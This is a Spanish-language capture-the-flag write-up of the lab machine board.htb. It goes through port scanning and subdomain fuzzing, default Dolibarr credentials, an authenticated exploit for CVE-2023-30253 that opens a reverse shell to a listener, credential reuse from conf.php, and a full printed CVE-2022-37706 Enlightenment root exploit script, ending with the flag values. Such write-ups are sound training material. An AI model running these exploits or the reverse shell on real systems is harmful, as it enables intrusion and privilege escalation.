

Escaneo de puertos

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn <IP>
```

```
nmap -sCV -p<PORTS> <IP>
```

Info:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-10 10:08 EDT
```

```
Nmap scan report for 10.10.11.11
```

```
Host is up (0.034s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
```

```
|_ ssh-hostkey:
```

```
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
```

```
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
```

```
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
```

```
80/tcp open  http      Apache httpd 2.4.41 ((Ubuntu))
```

```
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

```
|_ http-server-header: Apache/2.4.41 (Ubuntu)
```

```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at  
https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 9.32 seconds
```

Gobuster

```
gobuster dir -u http://<IP>/ -w <WORDLIST> -x html,php,txt -t 50 -k -r
```

Info:

```
=====
```

```
Gobuster v3.6
```

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```
=====
```

```
[+] Url: http://10.10.11.11/
```

```
[+] Method: GET
```

```
[+] Threads: 50
```

```
[+] Wordlist: /usr/share/wordlists/dirb/big.txt
```

```
[+] Negative Status codes: 404
```

```
[+] User Agent: gobuster/3.6
```

```
[+] Extensions: html,php,txt
```

```
[+] Follow Redirect: true
```

```
[+] Timeout: 10s
```

```
=====
```

```
Starting gobuster in directory enumeration mode
```

```
=====
```

```
/.htaccess (Status: 403) [Size: 276]
```

```
/.htpasswd (Status: 403) [Size: 276]
```

```
/.htaccess.txt (Status: 403) [Size: 276]
```

```
/.htaccess.php (Status: 403) [Size: 276]
```

```
/.htaccess.html (Status: 403) [Size: 276]
```

```
/.htpasswd.html (Status: 403) [Size: 276]
```

```
/.htpasswd.php (Status: 403) [Size: 276]
```

```
/.htpasswd.txt      (Status: 403) [Size: 276]
/about.php          (Status: 200) [Size: 9100]
/contact.php        (Status: 200) [Size: 9426]
/css                (Status: 403) [Size: 276]
/do.php             (Status: 200) [Size: 9209]
/images            (Status: 403) [Size: 276]
/index.php          (Status: 200) [Size: 15949]
/js                 (Status: 403) [Size: 276]
/server-status      (Status: 403) [Size: 276]
Progress: 81876 / 81880 (100.00%)
```

```
=====
Finished
=====
```

Si vemos en el pie de pagina un dominio que utiliza la web, por lo que haremos lo siguiente...

```
nano /etc/hosts
```


```
#Contendio de nano
```

```
<IP>          board.htb
```

Ahora si ponemos ese dominio en la pagina, nos cargara como la de antes, por lo que probaremos a buscar **subdominios** de la siguiente manera ya que en la pagina no hay nada en especial...

```
ffuf -c -t 200 -w <WORDLIST> -H "Host: FUZZ.board.htb" -u http://board.htb/ -fw 6243
```

Info:



v2.1.0-dev

```
:: Method      : GET
:: URL         : http://board.htb/
:: Wordlist     : FUZZ: /usr/share/wordlists/dirb/big.txt
:: Header      : Host: FUZZ.board.htb
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response words: 6243
```

```
crm [Status: 200, Size: 6360, Words: 397, Lines: 150, Duration: 743ms]
```

```
:: Progress: [20469/20469] :: Job [1/1] :: 363 req/sec :: Duration: [0:01:03] :: Errors: 0 ::
```

Por lo que vemos encontramos un subdominio llamado ``crm`` por lo que nos lo pondremos en el ``hosts``....

```
```shell
nano /etc/hosts

#Contendio de nano
<IP> board.htb crm.board.htb
```

Una vez guardado, si buscamos con esa URL, veremos un panel de login...

```
URL = http://crm.board.htb/index.php?
```

Si probamos las credenciales por defecto nos dejara logearnos...

```
User = admin
Password = admin
```

Si vemos que la version de la pagina es Dolibarr 17.0.0 por lo que si buscamos un exploit lo encontraremos en GitHub...

```
URL = https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253/blob/main/exploit.py
```

Como este exploit se necesita autentificacion y ya la tenemos lo utilizaremos...

```
python3 exploit.py http://crm.board.htb admin admin <IP> <PORT>
```

Info:

```
[*] Trying authentication...
[**] Login: admin
[**] Password: admin
[*] Trying created site...
[*] Trying created page...
[*] Trying editing page and call reverse shell... Press Ctrl+C after successful
connection
```

Mientras se esta ejecutando eso estaremos a la escucha...

```
nc -lvnp <PORT>
```

Y si esperamos un rato ya tendremos la shell con el usuario www-data...

Si nos vamos a la siguiente URL...

```
/html/crm.board.htb/htdocs/conf
```

Y leemos el archivo llamado conf.php veremos estas lineas interesantes...

```
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
```

```
$dolibarr_main_db_user='dolibarrownner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';
```

Primero sanitizamos la shell...

```
script /dev/null -c bash

<Ctrl> + <z>
stty raw -echo; fg
reset xterm
export TERM=xterm

Para ver las dimensiones de nuestra consola en el Host
stty size

Para redimensionar la consola ajustando los parametros adecuados
stty rows <ROWS> columns <COLUMNS>
```

Una credenciales para conectarnos a **mysql**...

```
mysql -h localhost -u dolibarrownner -pserverfun2$2023!!
```

Metiendonos dentro no veremos nada, pero si probamos esta contraseña con el usuario **larissa** sera su contraseña, por lo que...

```
User = larissa
Password = serverfun2$2023!!
```

Nos conectamos por **ssh**...

```
ssh larissa@<IP>
```

Una vez dentro leeremos la flag en su **/home**...

user.txt (flag1)

```
092416f8881878db54f1c3fb0eccb894
```

Si hacemos lo siguiente...

```
find / -type f -perm -4000 -ls 2>/dev/null
```

Info:

```
2491 16 -rwsr-xr-x 1 root root 14488 Jul 8 2019
/usr/lib/eject/dmccrypt-get-device
 608 16 -rwsr-sr-x 1 root root 14488 Apr 8 18:36
/usr/lib/xorg/Xorg.wrap
 17633 28 -rwsr-xr-x 1 root root 26944 Jan 29 2020
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys
 17628 16 -rwsr-xr-x 1 root root 14648 Jan 29 2020
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
 17627 16 -rwsr-xr-x 1 root root 14648 Jan 29 2020
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight
```

```

17388 16 -rwsr-xr-x 1 root root 14648 Jan 29 2020
/usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-
0.23.1/freqset
2368 52 -rwsr-xr-- 1 root messagebus 51344 Oct 25 2022
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
5278 468 -rwsr-xr-x 1 root root 477672 Jan 2 09:13
/usr/lib/openssh/ssh-keysign
10039 388 -rwsr-xr-- 1 root dip 395144 Jul 23 2020
/usr/sbin/pppd
2211 44 -rwsr-xr-x 1 root root 44784 Feb 6 04:49
/usr/bin/newgrp
230 56 -rwsr-xr-x 1 root root 55528 Apr 9 08:34
/usr/bin/mount
5609 164 -rwsr-xr-x 1 root root 166056 Apr 4 2023
/usr/bin/sudo
2245 68 -rwsr-xr-x 1 root root 67816 Apr 9 08:34 /usr/bin/su
5334 84 -rwsr-xr-x 1 root root 85064 Feb 6 04:49
/usr/bin/chfn
231 40 -rwsr-xr-x 1 root root 39144 Apr 9 08:34
/usr/bin/umount
5337 88 -rwsr-xr-x 1 root root 88464 Feb 6 04:49
/usr/bin/gpasswd
5338 68 -rwsr-xr-x 1 root root 68208 Feb 6 04:49
/usr/bin/passwd
375 40 -rwsr-xr-x 1 root root 39144 Mar 7 2020
/usr/bin/fusermount
5335 52 -rwsr-xr-x 1 root root 53040 Feb 6 04:49
/usr/bin/chsh
484 16 -rwsr-xr-x 1 root root 14728 Oct 27 2023
/usr/bin/vmware-user-suid-wrapper

```

Vemos estas 3 lineas que son interesantes...

```

17633 28 -rwsr-xr-x 1 root root 26944 Jan 29 2020 /usr/lib/x86_64-
linux-gnu/enlightenment/utils/enlightenment_sys
17628 16 -rwsr-xr-x 1 root root 14648 Jan 29 2020
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd
17627 16 -rwsr-xr-x 1 root root 14648 Jan 29 2020
/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight

```

Por lo que se ve utiliza **enlightenment** y si buscamos un exploit del mismo lo encontramos en GitHub...

URL = <https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit>

Nos lo descargamos y nos lo pasamos a la maquina victima...

```
nano exploit.sh
```

```
exploit.sh
```

```
#!/bin/bash
```

```
echo "CVE-2022-37706"
```

```
echo "[*] Trying to find the vulnerable SUID file..."
```

```
echo "[*] This may take few seconds..."
```

```
file=$(find / -name enlightenment_sys -perm -4000 2>/dev/null | head -1)
```

```

if [[-z ${file}]]
then
 echo "[-] Couldn't find the vulnerable SUID file..."
 echo "[*] Enlightenment should be installed on your system."
 exit 1
fi

echo "[+] Vulnerable SUID binary found!"
echo "[+] Trying to pop a root shell!"
mkdir -p /tmp/net
mkdir -p "/dev/../tmp;/tmp/exploit"

echo "/bin/sh" > /tmp/exploit
chmod a+x /tmp/exploit
echo "[+] Enjoy the root shell :)"
${file} /bin/mount -o noexec,nosuid,utf8,nodev,icharset=utf8,utf8=0,utf8=1,uid=$(id
-u), "/dev/../tmp;/tmp/exploit" /tmp///net

chmod +x exploit.sh

bash exploit.sh

```

Info:

```

CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
whoami
root
#

```

Y con esto ya seríamos **root**, por lo que leeremos la flag...

root.txt (flag2)

```
7d1abced1792429d9344f405b112713a
```